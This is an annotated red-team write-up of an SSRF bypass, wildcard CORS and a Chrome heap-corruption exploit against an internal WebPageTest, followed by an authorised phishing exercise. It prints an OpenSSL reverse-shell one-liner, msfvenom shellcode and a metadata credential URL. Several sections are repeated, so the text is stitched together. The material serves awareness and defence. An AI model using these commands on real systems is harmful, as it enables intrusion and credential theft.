
With Gophish, a GET parameter was added to the redirection link to show the ID of the person who was tricked when checking the logs. This helps identify which collaborator fell for the exercise and could then be trained to improve their security reflexes.
The last preparation step was to add a reverse shell listener. To do things properly, the team used OpenSSL to communicate securely between the attacker's listener and the targeted machine.
Listener:
openssl s_server -quiet -key key.pem -cert cert.pem -port 1337
Opening the reverse shell on the target:
mkfifo /tmp/lupin; /bin/sh -i < /tmp/lupin 2>&1 | openssl s_client -quiet -connect $RHOST:$RPORT > /tmp/lupin; rm /tmp/lupin
Step 6: Running the operation
With everything prepared, the team started a meeting to launch the operation. The attack targeted a small group of 15 collaborators. After the CISO's approval, the emails were sent at 4:40 pm GMT+2. At 5:08 pm GMT+2 the console showed a remote session opened by the WebPageTest machine. They were in.

The operation ended at 7pm. In that time frame, 5 people clicked on the malicious link and one reported it to the Security Team's Slack channel, alerting of a potential phishing attempt.
When an operation of that scale is over, the team contacts all the collaborators who were social engineered and explains the technical side of the attack. The purpose is to raise awareness, not to blame them: the goal is to prepare collaborators while sparking their curiosity for ManoMano's offensive security culture.
Root cause
Two separate mistakes combined.
First, the SSRF protection in runtest.php compared the $host string against [redacted] with strcmp(). A string comparison cannot tell whether a hostname resolves to the blocked address, so any domain pointing at the metadata IP, such as aws.interactsh.com, passed the check. The metadata service itself is reachable from the instance and returns the security credentials of the machine.
Second, the WebPageTest instance sent Access-Control-Allow-Origin: * on every request, including the page that starts scans and the thumbnail.php endpoint that resizes screenshots. A wildcard lets any origin fetch those resources from the victim's browser. The screenshot endpoint used for the credentials did not carry the wildcard, which is why the team had to find the thumbnail endpoint to complete the exfiltration.
The RCE came from the embedded headless Chrome being out of date: version 86.0.4240.75 was affected by CVE-2020-16040, a heap corruption leading to RCE in Chrome prior to 87.0.4280.88. The existing defences did not stop the chain because the SSRF check was a string comparison, the CORS policy was a wildcard rather than absent, and the browser was not patched.
Impact
Under the conditions described, an attacker who can get a user on the VPN to click a link can start a scan on the internal WebPageTest instance, exfiltrate the screenshot of the AWS metadata endpoint through the thumbnail endpoint, and, by scanning a page containing the exploit, trigger a heap corruption in the embedded Chrome and obtain a reverse shell on the WebPageTest machine. In the operation, the emails were sent at 4:40 pm GMT+2 and at 5:08 pm GMT+2 the console showed a remote session opened by the WebPageTest machine.
The SSRF alone was limited: after analysing the machine's AWS permissions, the credentials could not have been used for any malicious intent. The full chain required the victim to be connected to the VPN, and the phishing depended on the victim clicking the link. The team also notes that chaining vulnerabilities like this is still rare and not widely used by malicious actors, and that finding such a chain requires a lot of time and creativity.
Fix
The article does not describe the specific changes made to WebPageTest or to the instance. It credits the Pulse team with helping to log and mitigate the vulnerability, and with being present in the Red Team Operation room. From the findings, the fixes implied are: replace the strcmp() host check with validation that resolves the hostname and blocks the metadata address, remove the wildcard Access-Control-Allow-Origin from the scan and thumbnail endpoints, and keep the embedded browser patched beyond the vulnerable Chrome version.
Variants to test
- Submit a hostname that resolves to
[redacted]instead of the literal IP to any URL-fetching feature. A positive result is the metadata response coming back where the literal IP was rejected. - Try other encodings of the same address, such as alternative IP notations or redirects to the metadata host, against the same check. A positive result is the block being bypassed while the request still reaches the metadata service.
- Request the scan-start and thumbnail endpoints with an arbitrary
Originheader. A positive result isAccess-Control-Allow-Origin: *or a reflected origin in the response. - Look for secondary endpoints that serve scan artefacts, such as image resizing or report rendering, and test each for the same wildcard. A positive result is any artefact endpoint readable cross-origin.
- Point a scan at a listener you control and read the
User-Agent. A positive result is an embedded browser version older than the current release, which tells you which client-side vulnerabilities may apply. - Check whether the fetched metadata credentials have any permissions attached. A positive result is credentials that can be used against other AWS services, which turns the SSRF into a direct compromise rather than a screenshot.
What happened, in plain words
ManoMano is a company, and like many companies it has a security team. That team does something unusual: instead of only waiting for real attackers, it occasionally plays the attacker itself, against its own people, to teach them what an attack looks like. These exercises are called Red Team Operations. The team's stated belief is that the human is the company's most valuable asset, and that when an employee falls for a trick, the fault lies with the company that failed to train them, not with the person.
This article tells the story of one such exercise. The team found a weakness in an internal tool, worked out how a real attacker could use it, and then sent a fake email to a small group of employees to see who would click. The email led to a page that, when clicked by someone connected to the company's private network, opened a remote session from the WebPageTest machine. Nobody was harmed; the point was to learn.
The article follows the whole journey: finding the entry point, building the attack, and running the phishing campaign. Along the way it explains several security ideas that are worth knowing even if you never touch a server.
The entry point: an old WebPageTest
The security team regularly scans its own systems with custom tools, looking for anything that has been forgotten or misconfigured. One scan turned up a machine that had never been tested before: an old, outdated installation of a tool called WebPageTest.
WebPageTest is a free, open source web performance tool. You give it the address of a web page, and it loads that page for you, measures how fast it loads, and gives back a report with a video, screenshots and numbers. Think of it as a robot assistant that visits a website on your behalf and photographs what it sees. This particular copy was meant for internal use only, so it could only be reached from inside ManoMano's VPN.
A VPN, or Virtual Private Network, is a private tunnel between a person's computer and the company's network. When you are connected to it, your traffic looks like it comes from inside the company, and you can reach internal machines that the outside world cannot see. When you are not connected, those machines are invisible to you.
The first question a security engineer asks about a tool that fetches web pages on your behalf is whether it can be tricked into fetching something it should not. That kind of trick has a name: SSRF.
Call me maybe? What SSRF is
Server Side Request Forgery, or SSRF, is a vulnerability where an attacker can make a server send requests to addresses of the attacker's choosing. The server is the powerful machine in the middle: it sits inside the company network, it can reach things you cannot, and it does what it is told. If you can control what it is told to fetch, you can use it as a proxy to reach places you should not be able to reach.
When the attacker can also see the response that comes back, it is called a Full Read SSRF, the most serious form. With it, an attacker may be able to pull confidential information out of internal services or from machines nearby on the network.
Because WebPageTest lets you tell it which page to load, the team could make its server fetch any address they wanted. Confirming the SSRF was easy. The hard part was getting information back out.
The WebPageTest machine was running on AWS, Amazon's cloud platform. AWS gives every cloud machine a special internal web address that only that machine can reach. It returns information about the machine itself, called metadata. AWS created this address so that you do not have to install extra software on every machine just to ask it who it is. You reach it with a simple GET request over HTTP to the IPv4 address [redacted], and it returns confidential details, including the security credentials of the machine.
Security credentials here are like a temporary ID card and password combined: they let software prove to other AWS services who it is. If an attacker gets them, they may be able to act as that machine.
So the team tried to make WebPageTest scan that address. It refused:
There was an error with the testSorry, [redacted] is blocked from testing
Line by line: the first part, There was an error with the test, is the tool saying the scan failed. The second part, Sorry, [redacted] is blocked from testing, is the reason: the tool has a rule that refuses to scan that particular address. Someone had thought about this attack before and put a guard in place.
Because WebPageTest is open source, its code is public and anyone can read it. The team looked at the file runtest.php and found the guard. The code compares the $host variable, which holds the address you asked it to scan, with the AWS address using a function called strcmp().
strcmp() compares two pieces of text, character by character, and tells you whether they are identical. That is all it does. It does not know anything about the internet's address book. On the internet, a name like example.com is translated into a numeric address by a system called DNS, the Domain Name System. The guard only checked whether the text you typed was exactly [redacted]. It never checked whether a name you typed pointed to that same address.
That is the flaw. If you type a domain name that resolves to [redacted], the text is different, so the comparison passes, but the server still ends up talking to the forbidden address.
Project Discovery, a security company, runs a service called aws.interactsh.com whose whole purpose is to point at that AWS address. The team checked it with dig, a command line tool that asks DNS what address a name points to:
$ dig +short aws.interactsh.com169.254.169.254
Line by line: dig is the tool. +short tells it to print only the answer, without the extra detail. aws.interactsh.com is the name being looked up. The output, [redacted], is the address that name points to. The two lines are shown run together in the report, but the meaning is: ask for the address of this name, and get back the AWS metadata address.
With that, the guard could be bypassed. The team pasted this URL into WebPageTest:
http://aws.interactsh.com/latest/meta-data/iam/security-credentials/wptagent
Line by line: http:// is the protocol, the language used to fetch a web page. aws.interactsh.com is the name that points at the AWS metadata address. /latest/meta-data/iam/security-credentials/wptagent is the path on that internal service that returns the credentials for a role called wptagent. The server fetched it, and the credentials came back in the form of a low resolution screenshot.
A screenshot, because WebPageTest's job is to photograph pages. The credentials were visible in the picture.
You shall not pass: CORS, and why the outside world could not use this yet
There was a problem. The WebPageTest machine could only be reached from inside the VPN. An attacker sitting on the public internet cannot send requests to it directly. So how could an outsider exploit this?
The team's answer involved CORS. Cross Origin Resource Sharing is a rule that browsers follow when a web page tries to read data from a different website. A web page you visit comes from one origin, meaning one scheme, host and port combination. If it tries to fetch data from another origin, the browser is cautious: by default it will not let the page read the answer, because that could leak your private data from one site to another.
To allow it, the server on the other side can send a header, a small piece of information attached to the response, called Access-Control-Allow-Origin. It names which origins are allowed to read the response. When a browser makes a request, the server looks at the Origin header the browser sent and, if it is allowed, sends the same origin back.
Here is a request being sent:
GET /resources/public-data/ HTTP/1.1Host: foo.barConnection: closeOrigin: https://www.manomano.fr
Line by line: GET is the method, meaning "give me this". /resources/public-data/ is the path being requested. HTTP/1.1 is the version of the protocol. Host: foo.bar says which website is being asked. Connection: close says the connection can be closed after this request. Origin: https://www.manomano.fr tells the server which website the request is coming from.
And here is the response:
HTTP/1.1 200 OKAccess-Control-Allow-Origin: https://www.manomano.frConnection: Keep-AliveTransfer-Encoding: chunked[Data]
Line by line: HTTP/1.1 200 OK means the request succeeded. Access-Control-Allow-Origin: https://www.manomano.fr says that the origin https://www.manomano.fr is allowed to read this response. Connection: Keep-Alive says the connection can stay open for more requests. Transfer-Encoding: chunked says the data is being sent in pieces. [Data] stands for the actual content.
If the browser sees that the Origin it sent and the Access-Control-Allow-Origin it received are the same, it may allow the page to read the content.
If the policy is not set, or names a different origin, the browser will not let the page read the external resource. That is the safe default.
On the WebPageTest instance, the policy should not have been enabled at all. Instead, every response carried a wildcard:
HTTP/1.1 200 OKAccess-Control-Allow-Origin: *Connection: Keep-AliveTransfer-Encoding: chunked[Data]
Line by line: this is the same response as before, except Access-Control-Allow-Origin: *. The asterisk is a wildcard meaning "any origin at all". Any website in the world is allowed to read this response from the visitor's browser. That is the misconfiguration.
The same wildcard was present on the page that starts a scan:
POST /runtest.php HTTP/1.1Host: internal-webpagetest.tldContent-Type: multipart/form-data; boundary= — — [redacted]: https://anywebsite-of-the-world.tld— — — [redacted]-Disposition: form-data; name=”XXXXX”…
Line by line: POST means "here is some data, please process it". /runtest.php is the page that starts a scan. Host: internal-webpagetest.tld is the internal machine's name. Content-Type: multipart/form-data says the body is a form with several parts, the way a web form with a file upload is sent. boundary=... is a marker string used to separate those parts. Origin: https://anywebsite-of-the-world.tld says the request comes from an arbitrary website, not from the tool itself. The lines with Content-Disposition: form-data; name="XXXXX" describe one field of the form. The … means the rest is omitted.
So the team could start a scan from any website. But there was a catch: the wildcard was not present when requesting the screenshot that contained the credentials. That meant they could start a scan, but not read the resulting picture. The request for the screenshot looked like this:
$ curl “https://internal-webpagetest.tld/results/XX/XX/XX/XX/X/1_screen.jpg" -iHTTP/1.1 200 OKContent-Type: image/jpegContent-Length: 15474Accept-Ranges: bytesWarning: Binary output can mess up your terminal. Use “ — output -” to tellWarning: curl to output it to your terminal anyway, or consider “ — outputWarning: <FILE>” to save to a file.
Line by line: curl is a command line tool for making web requests. The URL points at a screenshot file, 1_screen.jpg, inside a results folder. -i tells curl to show the response headers as well as the body. The response says 200 OK, so the file exists. Content-Type: image/jpeg says it is a JPEG image. Content-Length: 15474 says it is 15,474 bytes long. Accept-Ranges: bytes says the server supports partial downloads. The Warning: lines are curl telling the user that printing binary data to the terminal may make a mess, and suggesting saving it to a file instead. Notice there is no Access-Control-Allow-Origin header here, so a browser would not let another website read this image.
Looking around the web service, the team found another endpoint, meaning another address the service responds to, that loads screenshots and did have the wildcard: the thumbnail feature. When WebPageTest builds the summary page for a scan, it calls an endpoint that resizes the image to make a small preview. That endpoint carried the wildcard policy. That meant an arbitrary website could fetch the image and store it on the attacker's side.
$ curl “https://internal-webpagetest.tld/thumbnail.php?test=[key]&run=1&file=1_screen.jpg" -iHTTP/2 200date: Fri, 26 Nov 2021 11:18:40 GMTcontent-type: image/jpegserver: nginxAccess-Control-Allow-Origin: *Warning: Binary output can mess up your terminal. Use “ — output -” to tellWarning: curl to output it to your terminal anyway, or consider “ — outputWarning: <FILE>” to save to a file.
Line by line: thumbnail.php is the resizing endpoint. test=[key] is the identifier of the scan, shown here as a placeholder. run=1 says which run of the scan. file=1_screen.jpg says which image to resize. -i again asks for the headers. The response is HTTP/2 200, so it worked. date: is when the server answered. content-type: image/jpeg says it is an image. server: nginx names the web server software. And Access-Control-Allow-Origin: * is the wildcard: any website can read this image. The Warning: lines are the same curl notice as before.
The exploitation chain
With those pieces, the team could build a chain that steals the machine's credentials when a user on the VPN clicks a link.
The first step is to start a scan on the internal WebPageTest from the attacker's website, simply by visiting the page. The JavaScript, the programming language that runs inside web pages, opens a request using the browser's built-in XMLHTTPRequest object, which is a way for a page to send requests in the background. It sets the method, the address and the content of the request. Before sending it, the script attaches an onload event, a function that runs when the response arrives, to read the response. The response contains the primary key, the identifier of the scan, which is needed to fetch the screenshot.
When the script runs, it collects the confidential image, encoded in Base64, and sends it to the attacker's server. Base64 is a way of writing binary data, like an image, as plain text so it can be carried inside a web request. The attacker can then store and analyse the image to read the AWS credentials.
A proof of concept was built, meaning a working demonstration. But when the team analysed the machine's AWS permissions, they found the credentials could not have been used for anything malicious. In practice, the SSRF was not exploitable by an attacker. That is why the team did not stop there: they went after remote code execution.
They call it a Royale with Cheese

Sometimes when hunting for vulnerabilities you have to start again from the beginning. The team's new goal was to execute arbitrary commands on the backend, the server side of the application. That kind of vulnerability is called Remote Code Execution, or RCE, and the article calls it the Royale with Cheese of all vulnerabilities, a film reference meaning the best of the best.
To understand how WebPageTest takes screenshots, the team set up a listener, a small server under their control that records anything sent to it. They then launched a scan against https://our-listener.tld/ and watched the requests that arrived:
GET / HTTP/1.1Host: our-listener.tldUser-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36/nullAccept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng,*/*;q=0.8Accept-Encoding: gzip, deflate, brAccept-Language: en-US,en;q=0.9Upgrade-Insecure-Requests: 1
Line by line: GET / HTTP/1.1 is a request for the root page. Host: our-listener.tld says which site is being asked. User-Agent: is a line where the browser introduces itself, naming its version and operating system. Here it says Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.75 Safari/537.36/null, which identifies a Chrome based browser, version 86.0.4240.75, on 64 bit Windows. Accept: lists the kinds of content the browser will accept. Accept-Encoding: lists the compression formats it understands. Accept-Language: says it prefers English. Upgrade-Insecure-Requests: 1 says the browser would prefer secure HTTPS versions of pages.
The User-Agent is the key clue: it shows which browser made the request. WebPageTest embeds its own browser, running in headless mode, meaning without a visible window. In this case it was Chrome version 86.0.4240.75. At the time of writing, the latest Chrome was 97.0.4692.71. The question was whether any security fixes between those two versions had closed critical holes such as RCEs.
CVE-2020-16040 affects Chrome before version 87.0.4280.88 and is a heap corruption leading to RCE. A CVE is a public catalogue number for a known vulnerability, so people can refer to the same flaw unambiguously. Heap corruption means the browser's memory management can be made to misbehave in a way that lets an attacker take control. Searching for a proof of concept led the team to an analysis by a researcher called Faith, which concluded that no exploit was available when that article was written. But searching the CVE on GitHub turned up a repository that referenced the article and contained a proof of concept.
From proof of concept to a working exploit
The hard part is turning a proof of concept into something that actually works. The repository's author wrote the exploit in HTML and JavaScript, which means the victim has to visit a website containing the malicious code for it to trigger.
At line 125 of the exploit there is a shellcode. A shellcode is a small piece of code that an attacker runs during an exploit to take control of the machine executing it. To send their own commands to the target, the team needed to generate their own shellcode. The author also provided convert_shellcode.js, a script that takes an x64 shellcode written in hexadecimal and converts it into a JavaScript array. Hexadecimal is a way of writing numbers using sixteen symbols, often used to represent raw bytes.
The goal was to run arbitrary code on a Linux based system. Suppose the command id should run on the target. id is a standard Linux command that prints which user the machine is running as. The first step is to generate a hexadecimal shellcode for the x64 platform, meaning 64 bit processors. MSFvenom, a tool from Offensive Security, makes this easy:
$ msfvenom -a x64 — platform linux -p linux/x64/exec CMD=”id” -f cNo encoder specified, outputting raw payloadPayload size: 39 bytesFinal size of c file: 189 bytesunsigned char buf[] =“\x48\xb8\x2f\x62\x69\x6e\x2f\x73\x68\x00\x99\x50\x54\x5f\x52”“\x66\x68\x2d\x63\x54\x5e\x52\xe8\x03\x00\x00\x00\x69\x64\x00”“\x56\x57\x54\x5e\x6a\x3b\x58\x0f\x05”;
Line by line: msfvenom is the tool. -a x64 sets the architecture to 64 bit. — platform linux sets the target operating system to Linux. -p linux/x64/exec chooses the payload type, here one that executes a command. CMD="id" is the command to run. -f c asks for the output in C source code format. The tool then reports No encoder specified, outputting raw payload, meaning no obfuscation was applied. Payload size: 39 bytes is the size of the shellcode. Final size of c file: 189 bytes is the size of the generated file. The unsigned char buf[] = ... line is a C array holding the shellcode as hexadecimal bytes, each written as \x followed by two characters.
Running convert_shellcode.js with that shellcode produced:
Uint32Array(10) [ 1647294536, 1932488297, 1352204392, 1716674388, 1415785832, 65557086, 1761607680, 1465253988, 996826708, 2416250712]
Line by line: Uint32Array(10) is a JavaScript array of ten unsigned 32 bit numbers, a way of storing the shellcode as numbers the exploit can use. The ten numbers in brackets are the shellcode, converted from bytes into 32 bit chunks.
That array is pasted into the exploit.js file, and the exploit is tested on a Docker machine with the vulnerable Chrome version installed. Docker is a tool for running software in isolated containers, small self contained environments, so you can test dangerous code without risking your own computer.
The id command was successfully triggered inside the Docker container. When fully exploiting this chain, an attacker will likely choose to run a reverse shell. A reverse shell is a shell session, a way to type commands on a machine, that is started on the target and connects back to the attacker's machine. That lets the attacker control the target remotely, sending commands and receiving the output.
The chain is now a One Click Remote Code Execution. When a victim on the VPN clicks the crafted link, the page abuses the CORS policy of the WebPageTest instance to scan a page containing a malicious script. That script then abuses the heap corruption in Chrome to start a reverse shell.
Most security teams would stop here, report the finding and fix the vulnerability. At ManoMano the team prefers to use a finding that needs social engineering, meaning tricking people, to run a Red Team Operation, because One Click RCEs are rare and employees may not be aware of them yet.
Preparing the Red Team Operation
When starting an operation, the team first lists all the possible social engineering scenarios and picks the one most likely to succeed. The first question is how to trick a ManoMano employee into clicking a malicious link. The team chose to impersonate the People's team, the department that handles staff matters, through a phishing attack, because that team sometimes sends emails to staff about internal changes. The story was a brand new, fictional Referral Program that would make recruiting easier. At the time, ManoMano was announcing in the biggest media outlets that recruitment was a priority, so an outside attacker could plausibly have known that.
The team set up a website hosting the CORS exploitation code, which contacts the internal WebPageTest and triggers remote code execution. Since the instance is only reachable over the VPN, a piece of code checks whether the victim is visiting through ManoMano's VPN. An attacker can easily find the VPN's address by asking DNS about vpn.manomano.com:
$ dig +short vpn.manomano.com159.180.237.190
Line by line: dig asks DNS for information. +short prints only the answer. vpn.manomano.com is the name being looked up. The answer, [redacted], is the address that name points to. The two lines are shown run together in the report.
When the traffic is not going through the VPN, an error is shown asking the employee to connect to the VPN first:
The page was designed to look like ManoMano's 500 page. A 500 page is the error page a website shows when something goes wrong on the server. As the team notes, the hardest part of the whole Red Team was triggering a 500 error on the Marketplace so they could copy its HTML code.
Once the VPN is on, a request to WebPageTest is sent and the user is redirected to ManoMano's blog. The team bought the domain people-manomano.com and hosted the malicious code on redirect.people-manomano.com. Using Mailgun and Gophish, they set up the email address [redacted] to send the malicious email. Mailgun is a service for sending email programmatically, and Gophish is a tool for running phishing campaigns and tracking who clicks.
The email looked like this:
With Gophish, a GET parameter was added to the redirection link. A GET parameter is a piece of information added to the end of a URL after a question mark, used to pass data. Here it carried the ID of the person who clicked, so the team could see in the logs who had been tricked. That helps identify which collaborator fell for the exercise and could then be trained to improve their security reflexes.
The last preparation step was to add a reverse shell listener. To do things properly, the team used OpenSSL, a widely used toolkit for encrypted communication, so the connection between the attacker's listener and the target machine was secure.
Listener:
openssl s_server -quiet -key key.pem -cert cert.pem -port 1337
Line by line: openssl is the toolkit. s_server starts a server that speaks TLS, the encryption behind HTTPS. -quiet reduces the output. -key key.pem is the private key file. -cert cert.pem is the certificate file that proves the server's identity. -port 1337 is the port, the numbered door, to listen on.
Opening the reverse shell on the target:
mkfifo /tmp/lupin; /bin/sh -i < /tmp/lupin 2>&1 | openssl s_client -quiet -connect $RHOST:$RPORT > /tmp/lupin; rm /tmp/lupin
Line by line: mkfifo /tmp/lupin creates a named pipe, a special file that lets two programs pass data to each other, at /tmp/lupin. /bin/sh -i starts an interactive shell, a command prompt. < /tmp/lupin makes the shell read its input from the pipe. 2>&1 sends error messages to the same place as normal output. | openssl s_client -quiet -connect $RHOST:$RPORT pipes that output into an OpenSSL client that connects to the attacker's host and port, held in the variables $RHOST and $RPORT. > /tmp/lupin writes what comes back into the pipe, so the shell receives the attacker's commands. rm /tmp/lupin deletes the pipe afterwards.
Running the operation
With everything ready, the team held a meeting to launch the operation. The attack targeted a small group of 15 collaborators. After the CISO's approval, the emails were sent at 4:40 pm GMT+2. A CISO is the Chief Information Security Officer, the senior person responsible for security. At 5:08 pm GMT+2 the console showed a remote session opened by the WebPageTest machine. They were in.
The operation ended at 7pm. In that time, 5 people clicked the malicious link and one reported it to the Security Team's Slack channel, warning of a possible phishing attempt.
When an operation of that scale ends, the team contacts everyone who was tricked and explains the technical side of the attack. The purpose is to raise awareness, not to blame: the goal is to prepare collaborators and spark their curiosity about ManoMano's offensive security culture.
Root cause
Two separate mistakes combined.
First, the SSRF protection in runtest.php compared the $host string against [redacted] with strcmp(). A string comparison cannot tell whether a hostname resolves to the blocked address, so any domain pointing at the metadata address, such as aws.interactsh.com, passed the check. The metadata service is reachable from the instance and returns the machine's security credentials.
Second, the WebPageTest instance sent Access-Control-Allow-Origin: * on every request, including the page that starts scans and the thumbnail.php endpoint that resizes screenshots. A wildcard lets any origin fetch those resources from the victim's browser. The screenshot endpoint used for the credentials did not carry the wildcard, which is why the team had to find the thumbnail endpoint to complete the theft.
The RCE came from the embedded headless Chrome being out of date: version 86.0.4240.75 was affected by CVE-2020-16040, a heap corruption leading to RCE in Chrome before 87.0.4280.88. The existing defences did not stop the chain because the SSRF check was a string comparison, the CORS policy was a wildcard rather than absent, and the browser was not patched.
Impact
Under the conditions described, an attacker who can get a user on the VPN to click a link can start a scan on the internal WebPageTest instance, steal the screenshot of the AWS metadata endpoint through the thumbnail endpoint, and, by scanning a page containing the exploit, trigger a heap corruption in the embedded Chrome and obtain a reverse shell on the WebPageTest machine. In the operation, the emails were sent at 4:40 pm GMT+2 and at 5:08 pm GMT+2 the console showed a remote session opened by the WebPageTest machine.
The SSRF alone was limited: after analysing the machine's AWS permissions, the credentials could not have been used for anything malicious. The full chain required the victim to be connected to the VPN, and the phishing depended on the victim clicking the link. The team also notes that chaining vulnerabilities like this is still rare and not widely used by malicious actors, and that finding such a chain requires a lot of time and creativity.
Fix
The article does not describe the specific changes made to WebPageTest or to the instance. It credits the Pulse team with helping to log and mitigate the vulnerability, and with being present in the Red Team Operation room. From the findings, the fixes implied are: replace the strcmp() host check with validation that resolves the hostname and blocks the metadata address, remove the wildcard Access-Control-Allow-Origin from the scan and thumbnail endpoints, and keep the embedded browser patched beyond the vulnerable Chrome version.
Variants to test
- Submit a hostname that resolves to
[redacted]instead of the literal IP to any feature that fetches URLs. A positive result is the metadata response coming back where the literal IP was rejected. - Try other encodings of the same address, such as alternative IP notations or redirects to the metadata host, against the same check. A positive result is the block being bypassed while the request still reaches the metadata service.
- Request the scan-start and thumbnail endpoints with an arbitrary
Originheader. A positive result isAccess-Control-Allow-Origin: *or a reflected origin in the response. - Look for secondary endpoints that serve scan artefacts, such as image resizing or report rendering, and test each for the same wildcard. A positive result is any artefact endpoint readable from another origin.
- Point a scan at a listener you control and read the
User-Agent. A positive result is an embedded browser version older than the current release, which tells you which client-side vulnerabilities may apply. - Check whether the fetched metadata credentials have any permissions attached. A positive result is credentials that can be used against other AWS services, which turns the SSRF into a direct compromise rather than a screenshot.
Glossary
- Red Team Operation: an exercise where a company's own security team plays the attacker to test and train its people.
- VPN (Virtual Private Network): a private tunnel that makes your computer appear to be inside a company network.
- WebPageTest: an open source tool that loads a web page and returns a report with video, screenshots and metrics.
- SSRF (Server Side Request Forgery): a flaw that lets an attacker make a server send requests to addresses of the attacker's choosing.
- Full Read SSRF: an SSRF where the attacker can also see the response, the most severe form.
- AWS: Amazon Web Services, a cloud platform that rents out servers.
- Metadata service: an internal AWS address,
[redacted], that returns information about the machine, including its credentials. - Security credentials: temporary keys that let software prove its identity to AWS services.
- Open source: software whose code is public and can be read by anyone.
strcmp(): a function that compares two pieces of text character by character.- DNS (Domain Name System): the internet's address book, translating names into numeric addresses.
dig: a command line tool that asks DNS what address a name points to.- CORS (Cross Origin Resource Sharing): a browser rule controlling whether a page from one site may read data from another.
- Origin: the combination of scheme, host and port that identifies where a web page comes from.
- Header: a small piece of information attached to a web request or response.
Access-Control-Allow-Origin: the header a server uses to say which origins may read its response.- Wildcard (
*): a symbol meaning "anything", here any origin at all. - Endpoint: an address on a web service that responds to requests.
XMLHTTPRequest: a browser object that lets a page send requests in the background.onload: an event that runs a function when a response has arrived.- Base64: a way of writing binary data, such as an image, as plain text.
- Proof of concept: a working demonstration that a vulnerability can be exploited.
- RCE (Remote Code Execution): a flaw that lets an attacker run their own commands on a machine.
- Listener: a small server that records anything sent to it.
User-Agent: a header where a browser introduces itself, naming its version and system.- Headless mode: running a browser without a visible window.
- CVE: a public catalogue number for a known vulnerability.
- Heap corruption: a memory management flaw that can let an attacker take control of a program.
- Shellcode: a small piece of code an attacker runs to take control of a machine.
- Hexadecimal: a way of writing numbers using sixteen symbols, often used for raw bytes.
- MSFvenom: a tool from Offensive Security for generating payloads such as shellcodes.
- Docker: a tool for running software in isolated containers.
- Reverse shell: a command session started on the target that connects back to the attacker.
- One Click RCE: an RCE that triggers from a single click on a link.
- Social engineering: tricking people into doing something, such as clicking a link.
- Phishing: a fake message designed to make someone click a link or give away information.
- 500 page: the error page a website shows when something goes wrong on the server.
- GET parameter: a piece of data added to the end of a URL after a question mark.
- Mailgun: a service for sending email programmatically.
- Gophish: a tool for running phishing campaigns and tracking clicks.
- OpenSSL: a widely used toolkit for encrypted communication.
- TLS: the encryption behind HTTPS.
- Named pipe: a special file that lets two programs pass data to each other.
- CISO: the Chief Information Security Officer, the senior person responsible for security.